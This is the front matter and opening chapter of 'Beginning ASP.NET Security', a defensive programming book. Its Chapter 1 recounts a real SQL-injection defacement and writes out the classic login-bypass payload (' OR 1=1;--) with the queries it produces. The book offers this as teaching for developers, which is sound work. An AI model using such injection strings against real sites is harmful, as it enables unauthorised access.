Join the discussion @ p2p.wrox.com



Wrox Programmer to Programmer™

Beginning ASP.NET Security

Barry Dorrans

BEGINNING ASP.NET SECURITY

INTRODUCTION xxi

CHAPTER 1 Why Web Security Matters 1

▶ PART I THE ASP.NET SECURITY BASICS

CHAPTER 2 How the Web Works 15

CHAPTER 3 Safely Accepting User Input. 39

CHAPTER 4 Using Query Strings, Form Fields, Events, and Browser Information 65

CHAPTER 5 Controlling Information 87

CHAPTER 6 Keeping Secrets Secret — Hashing and Encrypton. 117

▶ PART II SECURING COMMON ASP.NET TASKS

CHAPTER 7 Adding Usernames and Passwords 151

CHAPTER 8 Securely Accessing Databases 185

CHAPTER 9 Using the File System 207

CHAPTER 10 Securing XML 225

▶ PART III ADVANCED ASP.NET SCENARIOS

CHAPTER 11 Sharing Data with Windows Communication Foundation 255

CHAPTER 12 Securing Rich Internet Applications 289

CHAPTER 13 Understanding Code Access Security 315

CHAPTER 14 Securing Internet Information Server (IIS) 329

CHAPTER 15 Third-Party Authentication 359

CHAPTER 16 Secure Development with the ASP.NET MVC Framework 385

INDEX 399

BEGINNING

ASP.NET Security

BEGINNING

ASP.NET Security

Barry Dorrans



A John Wiley and Sons, Ltd., Publication

Beginning ASP.NET Security

This edition first published 2010
© 2010 John Wiley & Sons, Ltd
Registered office
John Wiley & Sons Ltd,
The Atrium, Southern Gate,
Chichester, West Sussex, PO19 8SQ,
United Kingdom

For details of our global editorial offices, for customer services and for information about how to apply for permission to reuse the copyright material in this book please see our website at www.wiley.com.

The right of the author to be identified as the author of this work has been asserted in accordance with the Copyright, Designs and Patents Act 1988.

All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording or otherwise, except as permitted by the UK Copyright, Designs and Patents Act 1988, without the prior permission of the publisher.

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic books.

Designations used by companies to distinguish their products are often claimed as trademarks. All brand names and product names used in this book are trade names, service marks, trademarks or registered trademarks of their respective owners. The publisher is not associated with any product or vendor mentioned in this book. This publication is designed to provide accurate and authoritative information in regard to the subject matter covered. It is sold on the understanding that the publisher is not engaged in rendering professional services. If professional advice or other expert assistance is required, the services of a competent professional should be sought.

ISBN: 978-0-470-74365-2

A catalogue record for this book is available from the British Library

Set in 9.5/12 Sabon Roman at MacMillan Publishing Solutions

Printed in Great Britain by Bell and Bain, Glasgow

To mum, who asked me more about the book's progress
almost as often as the long-suffering Wrox staff did.
And to Emilicon, who had to put up with my stress
and frustration when the words didn't come.

ABOUT THE AUTHOR



BARRY DORRANS is a consultant based in the United Kingdom, a public speaker, and Microsoft MVP in the "Visual Tools — Security" category. His development experience started out with a Sinclair ZX Spectrum, graduating through IBM PCs, minicomputers, mainframes, C++, SQL, Visual Basic, and the .NET framework. His approach to development and speaking blends humor with the paranoia suitable for considering security. In recent years, Barry has mentored developers through the full lifecycle of ASP.NET development, worked on the SubText Open Source blogging platform, and started his own Open Source project for Information Card identity providers, SharpSTS. Born in Northern Ireland, he still misses the taste of real Guinness.

ACKNOWLEDGMENTS

CLICHÉD THOUGH IT IS, there are too many people to thank individually. I would like to specifically acknowledge the help and inspiration of two fellow Microsoft MVPs — Dominick Baier (who has been my main sounding board) and Alex Smolen (my Technical Editor, who has been there to catch my mistakes and point out what I missed).

I'd also like to thank at those folks in various Microsoft teams who have put up with my questions, queries, and misunderstandings with good humor over the years, and during the writing process, especially the UK DPE team, without whose help I doubt I'd learn anywhere near as much.

Part of the confidence to write this book has come from my involvement with the UK developer community, especially the DeveloperDeveloperDeveloper conferences. It would be impossible to thank everyone who has let me speak, or come along to listen, but I would like to give special thanks to community leaders and fellow authors Craig Murphy and Phil Winstanley for their unflinching support of both my speaking engagements and their advice, as well as to Trevor Dwyer, who bullied me into my first very conference presentation all those years ago.

CREDITS

ASSOCIATE PUBLISHER
Chris Webb

ASSISTANT EDITOR
Colleen Goldring

PUBLISHING ASSISTANT
Ellie Scott

DEVELOPMENT EDITOR
Kevin Shafer

TECHNICAL EDITOR
Alex Smolen

PROJECT EDITOR
Juliet Booker

CONTENT EDITOR
Juliet Booker

COPY EDITOR
Richard Walshe

SENIOR MARKETING MANAGER
Louise Breinholt

MARKETING EXECUTIVE
Kate Batchelor

COMPOSITOR
Macmillan Publishing Solutions, Chennai, India

PROOF READER
Alex Grey

INDEXER
Jack Lewis – j&j Indexing

COVER IMAGE
© technotr/istockphoto

VP CONSUMER AND TECHNOLOGY PUBLISHING DIRECTOR
Michelle Leete

ASSOCIATE PRODUCTION DIRECTOR BOOK CONTENT MANAGEMENT
Martin Tribe

CONTENTS

ACKNOWLEDGMENTS *xi*
INTRODUCTION *xxi*

CHAPTER 1: WHY WEB SECURITY MATTERS **1**

Anatomy of an Attack **2**
Risks and Rewards **5**
Building Security from the Ground Up **6**
Defense in Depth 8
Never Trust Input 8
Fail Gracefully 8
Watch for Attacks 8
Use Least Privilege 8
Firewalls and Cryptography Are Not a Panacea 9
Security Should Be Your Default State 9
Code Defensively 10
The OWASP Top Ten **10**
Moving Forward **12**
Checklists **12**

PART I: THE ASP.NET SECURITY BASICS

CHAPTER 2: HOW THE WEB WORKS **15**

Examining HTTP **15**
Requesting a Resource 16
Responding to a Request 18
Sniffing HTTP Requests and Responses 19
Understanding HTML Forms **22**
Examining How ASP.NET Works **30**
Understanding How ASP.NET Events Work 30
Examining the ASP.NET Pipeline 34
Writing HTTP Modules 34
Summary **37**

CHAPTER 3: SAFELY ACCEPTING USER INPUT 39

Defining Input 39
Dealing with Input Safely 41
Echoing User Input Safely 41
Mitigating Against XSS 45
The Microsoft Anti-XSS Library 47
The Security Run-time Engine 48
Constraining Input 50
Protecting Cookies 52
Validating Form Input 53
Validation Controls 55
Standard ASP.NET Validation Controls 57
Using the RequiredFieldValidator 58
Using the RangeValidator 58
Using the RegularExpressionValidator 59
Using the CompareValidator 59
Using the CustomValidator 60
Validation Groups 61
A Checklist for Handling Input 63

CHAPTER 4: USING QUERY STRINGS, FORM FIELDS, EVENTS, AND BROWSER INFORMATION 65

Using the Right Input Type 65
Query Strings 66
Form Fields 68
Request Forgery and How to Avoid It 69
Mitigating Against CSRF 71
Protecting ASP.NET Events 81
Avoiding Mistakes with Browser Information 83
A Checklist for Query Strings, Forms, Events, and Browser Information 85

CHAPTER 5: CONTROLLING INFORMATION 87

Controlling ViewState 87
Validating ViewState 89
Encrypting ViewState 91
Protecting Against ViewState One-Click Attacks 92
Removing ViewState from the Client Page 94
Disabling Browser Caching 94

Error Handling and Logging **95**
Improving Your Error Handling 97
Watching for Special Exceptions 98
Logging Errors and Monitoring Your Application 99
Using the Windows Event Log 99
Using Email to Log Events 100
Using ASP.NET Tracing 102
Using Performance Counters 104
Using WMI Events 107
Another Alternative: Logging Frameworks 108
Limiting Search Engines **112**
Controlling Robots with a Metatag 113
Controlling Robots with robots.txt 113
Protecting Passwords in Config Files **114**
A Checklist for Query Strings, Forms, Events, and Browser Information **116**

CHAPTER 6: KEEPING SECRETS SECRET — HASHING AND ENCRYPTION **117**

Protecting Integrity with Hashing **118**
Choosing a Hashing Algorithm 119
Protecting Passwords with Hashing 120
Salting Passwords 121
Generating Secure Random Numbers 121
Encrypting Data **124**
Understanding Symmetric Encryption 124
Protecting Data with Symmetric Encryption 125
Sharing Secrets with Asymmetric Encryption 133
Using Asymmetric Encryption without Certificates 134
Using Certificates for Asymmetric Encryption 136
Getting a Certificate 136
Using the Windows DPAPI 147
A Checklist for Encryption **148**

PART II: SECURING COMMON ASP.NET TASKS

CHAPTER 7: ADDING USERNAMES AND PASSWORDS **151**

Authentication and Authorization **152**
Discovering Your Own Identity **152**
Adding Authentication in ASP.NET **154**

Using Forms Authentication 154
Configuring Forms Authentication 154
Using SQL as a Membership Store 158
Creating Users 160
Examining How Users Are Stored 163
Configuring the Membership Settings 164
Creating Users Programmatically 166
Supporting Password Changes and Resets 167
Windows Authentication 167
Configuring IIS for Windows Authentication 168
Impersonation with Windows Authentication 171
Authorization in ASP.NET 172
Examining <allow> and <deny> 173
Role-Based Authorization 174
Configuring Roles with Forms-Based Authentication 174
Using the Configuration Tools to Manage Roles 176
Managing Roles Programmatically 177
Managing Role Members Programmatically 179
Roles with Windows Authentication 179
Limiting Access to Files and Folders 180
Checking Users and Roles Programmatically 183
Securing Object References 183
A Checklist for Authentication and Authorization 184

CHAPTER 8: SECURELY ACCESSING DATABASES 185

Writing Bad Code: Demonstrating SQL Injection 186
Fixing the Vulnerability 190
More Security for SQL Server 194
Connecting Without Passwords 194
SQL Permissions 196
Adding a User to a Database 197
Managing SQL Permissions 197
Groups and Roles 197
Least Privilege Accounts 198
Using Views 198
SQL Express User Instances 200
Drawbacks of the VS Built-in Web Server 200
Dynamic SQL Stored Procedures 200
Using SQL Encryption 201
Encrypting by Pass Phrase 202
SQL Symmetric Encryption 202

SQL Asymmetric Encryption 204
Calculating Hashes and HMACs in SQL 205
A Checklist for Securely Accessing Databases 205

CHAPTER 9: USING THE FILE SYSTEM 207

Accessing Existing Files Safely 207
Making Static Files Secure 213
Checking That Your Application Can Access Files 215
Making a File Downloadable and Setting Its Name 216
Adding Further Checks to File Access 216
Adding Role Checks 216
Anti-Leeching Checks 217
Accessing Files on a Remote System 218
Creating Files Safely 218
Handling User Uploads 220
Using the File Upload Control 221
A Checklist for Securely Accessing Files 224

CHAPTER 10: SECURING XML 225

Validating XML 225
Well-Formed XML 226
Valid XML 226
XML Parsers 227
Querying XML 234
Avoiding XPath Injection 236
Securing XML Documents 237
Encrypting XML Documents 238
Using a Symmetric Encryption Key with XML 238
Using an Asymmetric Key Pair to Encrypt and Decrypt XML 242
Using an X509 Certificate to Encrypt and Decrypt XML 245
Signing XML Documents 246
A Checklist for XML 252

PART III: ADVANCED ASP.NET SCENARIOS

CHAPTER 11: SHARING DATA WITH WINDOWS COMMUNICATION FOUNDATION 255

Creating and Consuming WCF Services 256
Security and Privacy with WCF 259
Transport Security 259

Message Security 260
Mixed Mode 261
Selecting the Security Mode 261
Choosing the Client Credentials 262
Adding Security to an Internet Service 263
Signing Messages with WCF 274
Logging and Auditing in WCF 277
Validating Parameters Using Inspectors 280
Using Message Inspectors 283
Throwing Errors in WCF 286
A Checklist for Securing WCF 287

CHAPTER 12: SECURING RICH INTERNET APPLICATIONS 289

RIA Architecture 290
Security in Ajax Applications 290
The XMLHttpRequest Object 291
The Ajax Same Origin Policy 292
The Microsoft ASP.NET Ajax Framework 293
Examining the UpdatePanel 293
Examining the ScriptManager 296
Security Considerations with UpdatePanel and ScriptManager 299
Security in Silverlight Applications 301
Understanding the CoreCLR Security Model 301
Using the HTML Bridge 302
Controlling Access to the HTML DOM 303
Exposing Silverlight Classes and Members to the DOM 304
Accessing the Local File System 306
Using Cryptography in Silverlight 309
Accessing the Web and Web Services with Silverlight 312
Using ASP.NET Authentication and Authorization in Ajax and Silverlight 313
A Checklist for Securing Ajax and Silverlight 314

CHAPTER 13: UNDERSTANDING CODE ACCESS SECURITY 315

Understanding Code Access Security 316
Using ASP.NET Trust Levels 318
Demanding Minimum CAS Permissions 319
Asking and Checking for CAS Permissions 320
Testing Your Application Under a New Trust Level 321
Using the Global Assembly Cache to Run Code Under Full Trust 324

.NET 4 Changes for Trust and ASP.NET 327
A Checklist for Code not Under Full Trust 328

CHAPTER 14: SECURING INTERNET INFORMATION SERVER (IIS) 329

Installing and Configuring IIS7 330
IIS Role Services 331
Removing Global Features for an Individual Web Site 335
Creating and Configuring Application Pools 335
Configuring Trust Levels in IIS 337
Locking Trust Levels 338
Creating Custom Trust Levels 339
Filtering Requests 340
Filtering Double-Encoded Requests 341
Filtering Requests with Non-ASCII Characters 341
Filtering Requests Based on File Extension 341
Filtering Requests Based on Request Size 342
Filtering Requests Based on HTTP Verbs 342
Filtering Requests Based on URL Sequences 343
Filtering Requests Based on Request Segments 343
Filtering Requests Based on a Request Header 343
Status Codes Returned to Denied Requests 344
Using Log Parser to Mine IIS Log Files 344
Using Certificates 351
Requesting an SSL Certificate 352
Configuring a Site to Use HTTPS 354
Setting up a Test Certification Authority 354
A Checklist for Securing Internet Information Server (IIS) 357

CHAPTER 15: THIRD-PARTY AUTHENTICATION 359

A Brief History of Federated Identity 359
Using the Windows Identity Foundation to accept SAML and Information Cards 362
Creating a "Claims-Aware" Web Site 363
Accepting Information Cards 365
Working with a Claims Identity 373
Using OpenID with Your Web Site 374
Using Windows Live ID with Your Web Site 379
A Strategy for Integrating Third-Party Authentication with Forms Authentication 382
Summary 383

CHAPTER 16: SECURE DEVELOPMENT WITH THE ASP.NET MVC FRAMEWORK **385**

MVC Input and Output **386**
Protecting Yourself Against XSS 386
Protecting an MVC Application Against CSRF 387
Securing Model Binding 387
Providing Validation for and Error Messages from Your Model 389
Authentication and Authorization with ASP.NET MVC **392**
Authorizing Actions and Controllers 392
Protecting Public Controller Methods 393
Discovering the Current User 393
Customizing Authorization with an Authorization Filter 394
Error Handling with ASP.NET MVC **395**
A Checklist for Secure Development with the ASP.NET MVC Framework **398**

INDEX *399*

INTRODUCTION

OVER THE PAST SEVERAL YEARS, I've been regularly presenting on security in .NET at conferences and user groups. One of the joys of these presentations is that you know when you've taught someone something new. At some point during the presentation, you can see one or two members of the audience starting to look very worried. Security is a difficult topic to discuss. Often, developers know they must take security into account during their development life cycle, but do not know what they must look for, and can be too timid to ask about the potential threats and attacks that their applications could be subjected to.

This book provides a practical introduction to developing securely for ASP.NET. Rather than approaching security from a theoretical direction, this book shows you examples of how everyday code can be attacked, and then takes you through the steps you must follow to fix the problems.

This book is different from most others in the Wrox Beginning series. You will not be building an application, but rather, each chapter is based upon a task a Web site may need to perform — accepting input, accessing databases, keeping secrets, and so on. This approach means that most chapters can be read in isolation as you encounter the need to support these tasks during your application development. Instead of exercises, many chapters will end with a checklist for the particular task covered in the chapter discussions, which you can use during your development as a reminder, and as a task list to ensure that you have considered and addressed each potential flaw or vulnerability.

When you decide to test your applications for vulnerabilities, be sure that you run any tests against a development installation of your site. If you have a central development server, then ensure that you inform whoever manages the server that you will be performing security testing. Never run any tests against a live installation of your application, or against a Web site that is not under your control.

Be aware that your country may have specific laws regarding encryption. Using some of the methods outlined in this book may be restricted, or even illegal, depending on where you live.

WHO THIS BOOK IS FOR

This book is for developers who already have a solid understanding of ASP.NET, but who need to know about the potential issues and common security vulnerabilities that ASP.NET can have. The book does not teach you how to construct and develop an ASP.NET Web site, but instead will expand upon your existing knowledge, and provide you with the understanding and tools to secure your applications against attackers.

HOW THIS BOOK IS STRUCTURED

This book is divided into three very broad sections, each containing several chapters.

Chapter 1,"Why Web Security Matters," begins with a general introduction to Web security, illustrates an attack on an application, and introduces some general principles for secure development.

Part I, "The ASP.NET Security Basics," addresses everyday common functions of an ASP.NET Web site — the functions that can expose your application, and how you can secure them. The following chapters are included in this section of the book:

- *Chapter 2,"How the Web Works,"* explains some aspects of how HTTP and ASP.NET Web Forms works, shows you how to examine requests and responses, and examines how the ASP.NET pipeline works.
- *Chapter 3,"Safely Accepting User Input,"* discusses inputs to your application, how these can be used to attack your application, and how you should protect yourself against this.
- *Chapter 4,"Using Query Strings, Form Fields, Events, and Browser Information,"* covers parameters, query strings, and forms, and examines how you can safely use them.
- *Chapter 5,"Controlling Information,"* takes a look at how information can leak from your application, the dangers this exposes, and how you can lock information away from accidental exposure.
- *Chapter 6,"Keeping Secrets Secret — Hashing and Encryption,"* delves into the basics of cryptography — showing you how to encrypt and decrypt data, and sign it to protect against changes.

Part II, "Securing Common ASP.NET Tasks," focuses on common tasks for applications. The following chapters are included in this section of the book:

- *Chapter 7,"Adding Usernames and Passwords,"* shows you how to add usernames and passwords to your application.
- *Chapter 8,"Securely Accessing Databases,"* demonstrates the problems with accessing databases, and how you can protect yourself against common attacks related to them.
- *Chapter 9,"Using the File System,"* talks about the file system, and how your application can safely use it.
- *Chapter 10,"Securing XML,"* looks at XML, how you can validate it, and how to safely query XML data.

Part III, "Advanced ASP.NET Scenarios," looks at more advanced topics that not every application may use. The following chapters are included in this section of the book:

- *Chapter 11,"Sharing Data with Windows Communication Foundation,"* covers Web services, and the risks can they expose.

- *Chapter 12,"Securing Rich Internet Applications,"* provides an introduction to Rich Internet Applications, and shows you how you can safely utilize Ajax and Silverlight to communicate with your server.
- *Chapter 13,"Understanding Code Access Security,"* provides you with some of the security underpinnings of the .NET run-time, and shows how you can use them within ASP.NET.
- *Chapter 14,"Securing Internet Information Server (IIS),"* is a brief introduction to securing your infrastructure, enabling you to appreciate how IIS can act as a first line of defense.
- *Chapter 15,"Third-Party Authentication,"* looks at bringing third-party authentication systems into your application, and discusses claims-based authentication, OpenID, and Windows Live ID.
- *Chapter 16,"Secure Development with the ASP.NET MVC Framework,"* provides a summary of the ways that an ASP.NET MVC application can be protected against attacks.

Every effort has been made to make each chapter as self-contained as possible. There is no need to read each chapter in order. Instead, you can use the instructions in each chapter to secure each part of your Web site as you develop it. Some of the later chapters will contain references to previous chapters and explanations — these are clearly marked.

WHAT YOU NEED TO USE THIS BOOK

This book was written using version 3.5 of the .NET Framework and Visual Studio 2008 on both Windows Vista and Windows Server 2008. The sample code has been verified to work with .NET 3.5 and .NET 3.5 SP1. To run all of the samples, you will need the following:

- Windows Vista or Windows Server 2008
- Visual Studio 2008

Most samples do not require a paid version of Visual Studio 2008, and you may use Visual Studio Web Developer Express edition.

Some samples will need to be run under Internet Information Server (IIS), and some samples will need SQL Server installed — they will work with SQL Server 2005 or later, and have been tested with SQL Server Express.

The code in this book is written in C#.

CONVENTIONS

To help you get the most from the text and keep track of what's happening, we've used a number of conventions throughout the book.

TRY IT OUT

The *Try It Out* is an exercise you should work through, following the text in the book.

1. These usually consist of a set of steps.
2. Each step has a number.
3. Follow the steps to complete the exercises.



WARNING *Boxes like this one hold important, not-to-be forgotten information that is directly relevant to the surrounding text.*



NOTE *Notes, tips, hints, tricks, and asides to the current discussion are offset and displayed like this.*

As for styles in the text:

- We *highlight* new terms and important words when we introduce them.
- We show keyboard strokes like this: Ctrl+A.
- We show filenames, URLs, and code within the text like so: `persistence.properties`.
- We present code in two different ways:

```
We use a monofont type with no highlighting for most code examples.
We use boldface to emphasize code that is of particular
     importance in the present context.
```

SOURCE CODE

As you work through the examples in this book, you may choose either to type in all the code manually, or to use the source code files that accompany the book. Some of the source code used in this book is available for download at `http://www.wrox.com` . Once at the site, simply locate the book's title (either by using the Search box, or by using one of the title lists), and click the Download Code link on the book's detail page to obtain all the source code for the book.



NOTE *Because many books have similar titles, you may find it easiest to search by ISBN; this book's ISBN is 978-0-470-74365-2.*

Once you download the code, just decompress it with your favorite compression tool. Alternately, you can go to the main Wrox code download page at `http://www.wrox.com/dynamic/books/download.aspx` to see the code available for this book and all other Wrox books.

ERRATA

We make every effort to ensure that there are no errors in the text or in the code. However, no one is perfect, and mistakes do occur. If you find an error in one of our books (such as a spelling mistake or faulty piece of code), we would be very grateful for your feedback. By sending in errata you may save another reader hours of frustration and, at the same time, you will be helping us provide even higher-quality information.

To find the errata page for this book, go to `http://www.wrox.com` and locate the title using the Search box, or one of the title lists. Then, on the book details page, click the Book Errata link. On this page, you can view all errata that have been submitted for this book and posted by Wrox editors. A complete book list including links to each book's errata is also available at `www.wrox.com/misc-pages/booklist.shtml`.

If you don't spot "your" error on the Book Errata page, go to `www.wrox.com/contact/techsupport.shtml` and complete the form there to send us the error you have found. We'll check the information and, if appropriate, post a message to the book's errata page, and fix the problem in subsequent editions of the book.

p2p.wrox.com

For author and peer discussion, join the P2P forums at `p2p.wrox.com`. The forums are a Web-based system for you to post messages relating to Wrox books and related technologies, and to interact with other readers and technology users. The forums offer a subscription feature to email you topics of interest of your choosing when new posts are made to the forums. Wrox authors, editors, other industry experts, and your fellow readers are present on these forums.

At `http://p2p.wrox.com` you will find a number of different forums that will help you not only as you read this book, but also as you develop your own applications. To join the forums, just follow these steps:

1. Go to `p2p.wrox.com` and click the Register link.
2. Read the terms of use and click Agree.
3. Complete the required information to join, as well as any optional information you wish to provide, and click Submit.
4. You will receive an email with information describing how to verify your account and complete the joining process.



NOTE *You can read messages in the forums without joining P2P, but, in order to post your own messages, you must join.*

Once you join, you can post new messages and respond to messages other users post. You can read messages at any time on the Web. If you would like to have new messages from a particular forum emailed to you, click the "Subscribe to this Forum" icon by the forum name in the forum listing.

For more information about how to use the Wrox P2P, be sure to read the P2P FAQs for answers to questions about how the forum software works, as well as many common questions specific to P2P and Wrox books. To read the FAQs, click the FAQ link on any P2P page.

1

Why Web Security Matters

Imagine working for the company providing Microsoft UK's events registration system. It's the beginning of summer in June 2007, and the news is filled with floods in the north of England where people have had to evacuate their homes while the rest of the country swelters in the well-above-average heat and sunshine. You fire up your Web browser just to check how your site is doing, only to discover the page shown in Figure 1-1. You've been hacked!




FIGURE 1-1: The defaced Microsoft UK Events Page, June 2006 (retrieved from www.zone-h.org)



DISCLAIMER: DO IT TO YOURSELF, BUT NOT TO OTHERS

This book sets out to teach you about common Web vulnerabilities. It does so by illustrating the problem and showing you how bad code can be used to attack an unprotected Web site. I firmly believe this is the best way to illustrate the problem and drive home the fact that Web security is something every Web developer should keep in mind as he or she develops a new site. It may be tempting to try out some of the techniques shown on a friend's Web site, or your company's Web site, or even a Web site that you visit on a regular basis. I have a single word of advice about this — don't!

Hacking is illegal in the majority of countries, regardless of the intent behind it, and using any of the exploits described in this book may land you in serious trouble. Neither the author nor Wrox condone or defend anyone who attacks systems they do not own, or have not been asked to attack by the owner.

ANATOMY OF AN ATTACK

Figure 1-2 shows a typical layout of the hardware involved in a Web site: the client (or attacker), a firewall, the Web server, and perhaps a separate SQL server and file server to store uploaded documents. In the early days of Web security, most hacks made use of vulnerabilities in the Web server software, the operating system hosting it, or the ancillary services running on it (such as FTP or email).




FIGURE 1-2: A typical network for a Web site

Often, an exploit in the operating system or Web server would allow access to the underlying file system, or allow an attacker to run code on the hosting machine. During the late 1990s, Microsoft's reputation for security was poor because exploits came out against Windows and IIS on a regular

basis. Administrators would find themselves installing a patch against one problem, only to find another unpatched problem was now being exploited. The poor reputation for security undoubtedly resulted in lost sales, but it also resulted in a push at Microsoft to develop more secure systems by changing the company's development process.

When the main focus of an attack was the operating system or Web server software, hackers would begin by running fingerprinting tools such as NMap against the target system to attempt to discover the exact version of the operating system and server software in use. The hacker could then use this to determine potential avenues of attack through known exploits for that operating system. As the operating system security improved, it became more difficult to exploit. The security of the hosting environment also improved because firewalls became more commonplace, and protected the systems by closing off access to services that did not need to be exposed to the outside world (such as databases or file servers). The attackers had to find a new weak point to attack — and the only thing made available to them was the Web applications themselves, which are generally easier to exploit than the operating systems they run on.

Hypertext Transfer Protocol (HTTP) is the protocol used to retrieve and send information to Web sites. It is text-based and incredibly simple. So you don't need specialized tools to send requests and receive responses. This is different from when exploits were used against the operating system. Attackers exploiting the operating system would have to create custom tools to send the right commands (usually a stream of non-textual information) to the targeted machine.

HTTP is also *stateless*, which means that every request contains all the information necessary to receive a response. So an attacker does not have to craft a complicated series of requests and responses. A single request can be enough to compromise a Web application. For some exploits against an operating system, an attacker needs a complicated sequence of requests and responses to worm his way into the system.

An attacker will begin by discovering the platform the application is running under. This is normally easy to determine from the format of the application URLs, and the fact that Web servers tend to advertise their software name and version when you connect to them. The platform may drive certain assumptions. For example, if the hosting platform is Windows, the database used by an application hosted on it is very likely Microsoft SQL Server. From there, attackers will look at the pages available to them and the parameters sent with each page, either in the URL or via HTML forms. The hacker will start to change the values to see what happens, and to see if an error can be triggered or a common exploit exposed.

For example, a numeric parameter, such as the ID parameter in `http://wrox.com/bookDetails?id=12345` can be changed to letters to see if it causes an error. If an error is displayed, the error information may give away information about the underlying application. A form field can be filled with special characters, potentially including HTML. If this data entered is redisplayed without being properly encoded, then the site may be vulnerable to Cross Site Scripting (XSS), which attackers can use to deface the site, or redirect browsers to a site of their own.

The Microsoft defacement shown in Figure 1-1 was made possible not by an operating system vulnerability, but by a badly coded application that implemented database access in an insecure manner. This allowed arbitrary SQL commands to be run from the Web page, and changes to be made to the contents of the database from which the page was generated.

The classic example of SQL injection is to use it to bypass a login screen, so let's look at a typical username and password system. The user details are stored in a database in a table called `Users`, with a column for the username and a column for the password. The login screen (a typical example of which is shown in Figure 1-3) asks the user for a username and password. When the Login button is clicked, the developer's code runs a SQL query looking for a row that matches the specified username and password. If a row is returned, then the submitted login details are correct, and the user is allowed access to the system. If no data is returned from the query, the login fails, and the user is informed and allowed to try again.




FIGURE 13: A login screen for a Web site

Behind the scenes in the login page, the developer builds up the query using the following SQL string:

```
private const string LoginSql = "select * from users where username='{0}'
     and password='{1}'";
```

The developer uses `string.format` to insert the contents of the username and password into the query before sending it onto the database, so a query would look like this:

```
select * from users where username='barryd' and password='wrox'
```

The hacker knows developers do this, and the hacker knows the standard way to bypass this dynamic query: enter anything into the user field and append a "magic" value of `' OR 1=1;--` in the username field. What happens to the query now? It becomes the following:

```
select * from users where username='hack' OR 1=1;--' and password='wrox'
```

If your SQL skills are a little rusty, the `--` characters denote a comment in SQL. They (and anything following them) will be ignored, so the SQL query is really the following:

```
select * from users where username='hack' OR 1=1;
```

The `OR` condition on the SQL query will always return `true`, and so this query would, in fact, return all rows from the database. The developer who simply checks that data has been returned will believe this to be a valid login, and will allow the attacker to continue.

In the Microsoft events exploit shown in Figure 1-1, the attacker changed the `v2=1` parameter in the address to become `v2=1'`. This caused a syntax error in the query, which caused

an error to occur. The error message was displayed to the attacker using the default developer error page you probably have seen when developing your own Web sites. The error page displayed the full query that caused the problem, which contained table and column names.

Now, the attacker could write a SQL`UPDATE` statement to change database records. Because the database records were used to generate the page (a typical feature of content management systems), the attacker could change how a page looked. In fact, the attacker added content to an events page with `<link xhref=http://h.1asphost.com/remoter/css.css type=text/css rel=stylesheet>`, which was a prepared Cascading Style Sheet (CSS) that displayed the images and text desired, thus spoiling someone's sunny June day.

Was the developer behind this system a bad developer? Probably not — keeping up with the threat landscape for Web applications can be difficult. If you have no awareness of the threats, then how can you defend your application against them? This is the purpose of this book — to raise your awareness of the threats against Web applications, and to help you understand the solutions to protect yourself and your customers.

RISKS AND REWARDS

The media generally portrays hackers as individuals or groups out for money or at the beck and call of an enemy government. While this may be true for some, it isn't the whole story.

